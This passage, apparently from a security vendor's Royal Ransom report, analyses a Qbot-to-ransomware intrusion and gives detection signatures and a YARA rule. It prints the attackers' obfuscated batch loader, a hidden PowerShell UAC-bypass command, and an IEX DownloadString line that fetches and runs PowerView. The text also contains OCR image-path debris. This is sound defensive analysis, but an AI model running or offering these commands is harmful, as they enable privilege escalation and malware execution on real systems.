
The file is not displayed correctly. Use local downloaded file.

Document password: abc111

Adobe, Adobe logo, the Adobe PDF logo, and Acrobat are either registered trademarks or trademarks of Adobe in the United States and/or other countries. All other trademarks are the property of their respective owners.

Figure 38 - The lure image

The archive itself contains an ISO image. This image, when mounted, contains multiple files: a shortcut (LNK) and a hidden folder with a decoy file, a batch file, and the Qbot payload. The batch file and Qbot payload are named “revalues.cmd” and “vindictive.dat” respectively. The batch script copies the Qbot malware to the victim’s temporary folder and executes the payload from the mounted drive using “regsvr32”. The Batch script is executed using: “C:\Windows\System32\cmd.exe /c standby\revalues.cmd regs”. The “regs” argument is used to complete the “regsvr32” name during the execution, as can be seen in the script’s excerpt below.



```
@echo off
:: wormedSteeplechaser
set whiskingInheritance=system3
set sketchyGenetically=%SystemRoot%
set implacablyOmnivorousness=%sketchyGenetically%\\%whiskingInheritance%2\\%1vr32.exe
set cedesNearing=%temp%\\tulipsBarrows.com

call :foremostRelegation "experientiallyEnding", "defalcatorsThroatily", "deliveranceSparseness"

%cedesNearing% standby\vindictive.dat

:foremostRelegation overawedPreformed haberdasheryRemote seedyElectrification

set adjunctsSweeping=copy
call %adjunctsSweeping% %implacablyOmnivorousness% %cedesNearing%
exit /B

exit
```

Figure 39 - Part of the batch script

Qbot later persists itself, with the help of Runn registry entry, in the startup order. The entry executes Qbot, again using “regsvr32”, every time the machine starts: “regsvr32.exe “C:\Users\[redacted]\AppData\Roaming\Microsoft\Jmcoiqtmeft\nwthu.dll””. Note the double quotation marks to ensure the execution is successful even if the path contains one or more spaces.

About four hours after the initial infection, Cobalt Strike was installed as a service on a domain controller, running on the localhost’s port 11925. Note that the lateral movement to a foothold on the domain controller was performed using Pass-the-Hash. The lateral movement started an hour after the initial infection and took a bit more than two hours. Additional tools to enumerate the active directory network were used, such as AdFind.

To escalate privileges during the lateral movement, a UAC bypass was used. This bypass is based on a race condition in Windows 10’s Disk Cleanup tool, as is explained here, where a DLL hijack can lead to arbitrary code execution with elevated privileges. The command to execute the UAC bypass is: “C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -w Hidden -c $x=$((gp HKCU:Software\Microsoft\Windows Update).Update); powershell -NoP -NonI -w Hidden -enc $x; Start-Sleep -Seconds 1\system32\cleanmgr.exe /autoclean /d C:”

The elevated privileges were used to run a PowerShell command which launches PowerSploit (a post-exploitation framework) via Cobalt Strike’s service on port 11925. In this case, the PowerView module got downloaded and executed. The module got downloaded using a PowerShell command: “IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:11925/')”.

A few days later, once the actors got a firm foothold on the network, they used MEGAsync to exfiltrate more than 25 gigabytes of data. Yet another few days later, the Royal Ransom was deployed. Noteworthy here is the executable’s name, which was tailed to the victim’s name. This shows the manual involvement of the actor.

To summarize this incident response case, the image below shows the actions on a day-to-day basis.



Day one
Elapsed time
Initial access via a spear phishing e-mail
Day two
Qbot installed
Cobalt Strike installed
Qbot and Cobalt Strike persist on the victim's machine
Usage of utilities (i.e. PowerSploit)
Lateral movement using Pass-the-Hash
Day three
Data exfiltration using MEGAsync
Day three
Deployment of Royal Ransom on the network

Figure 40 - Incident response timeline

All in all, the quick turnaround from initial infection into a fully compromised environment shows why it is important to be on top of things from a blue team point of view. More detailed information about Qbot can be found here, as well as a historic overview of Qbot's changes, the latter of which is provided by Threatray.

Product coverage

Trellix products provide detection for Royal Ransomware using the following detection signatures:

Product	Signature
Endpoint Security (ENS)	Royal Ransom!AFD5D656A42A Linux/Ransom!219761770AD0
Endpoint Security (HX)	Gen:Variant.Ransom.Royal HX-AV : Gen:Variant.Trojan.Linux.Ransom.3 Gen:Heur.Ransom.REntS.Gen.1 POSSIBLE RANSOMWARE - VSSADMIN DELETE SHADOWS A (METHODOLOGY) ROYAL RANSOMWARE (FAMILY)
Network Security (NX) Detection as a Service Email Security Malware Analysis File Protect	Trojan.Ransomware.Royal.DNS Trojan.Ransomware.Royal.DNS Royal Ransomware File Upload And Download Attempt Royal Ransomware Readme File Detected Ransomware.Linux.Royal.MVX FE_Ransomware_Win_Royal_1 FE_Ransomware_Win_Royal_2 FE_Ransomware_Linux_Royal_1 FE_Ransomware_Linux_Royal_2 FE_Ransomware_Linux64_Royal_1
Helix	

```
(1.1.1222)WINDOWS METHODOLOGY [VSSADMIN Delete
Shadows]
(1.1.3505) '[RF] WINDOWS METHODOLOGY [Multiple Domain
Discovery Recon]
(1.1.356) WINDOWS METHODOLOGY - PROCESSES [PsExec]
```

Conclusion

The Royal Ransom is actively used, as highlighted by the incident response case. Additionally, the ransomware's encryption scheme seems to be implemented properly. As such, recent back-ups or a decryptor are the only ways to recover lost files. The chunk-based encryption speeds up the encryption process while still ensuring files aren't recoverable.

The re-use of features between ransomware groups, such as Royal Ransom and Conti in this alleged case, gives food for thought with regards to gangs collaborating, or gang members joining different (or additional) gangs. Bluntly put, the evolution of one gang's ransomware is bound to influence other ransomware gangs, which affects any organization that is targeted. As such, it is important to stay on-top of changes and improve the security posture where required.

Appendix A – MITRE ATT&CK Techniques

The techniques which are used in the Royal Ransom, as well as techniques which are used in the incident response case, are given below.

Appendix B - Used Tools

The used tools are listed in the table below

Appendix C - Yara rule

The Yara rule, given below, is used to detect Royal Ransom

```
rule RoyalRansom
{
meta:
author = "Max 'Libra' Kersten for Trellix' Advanced Research Center (ARC)"
version = "1.0"
description = "Detects the Windows and Linux versions of Royal Ransom"
date = "20-03-2023"
malware_type = "ransomware"

strings:
$all_1 = "http://royal2xthig3ou5hd7zsliqagy6yygk2cdelaxtni2fyad6dpmpxedid.onion/%s"
$all_2 = "In the meantime, let us explain this case.It may seem complicated, but it is not!"
$all_3 = "Royal offers you a unique deal.For a modest royalty(got it; got it ? ) for our
pentesting services we will not only provide you with an amazing risk mitigation service,"
$all_4 = "Try Royal today and enter the new era of data security!"
$all_5 = "We are looking to hearing from you soon!"

condition:
all of ($all_*)
}
```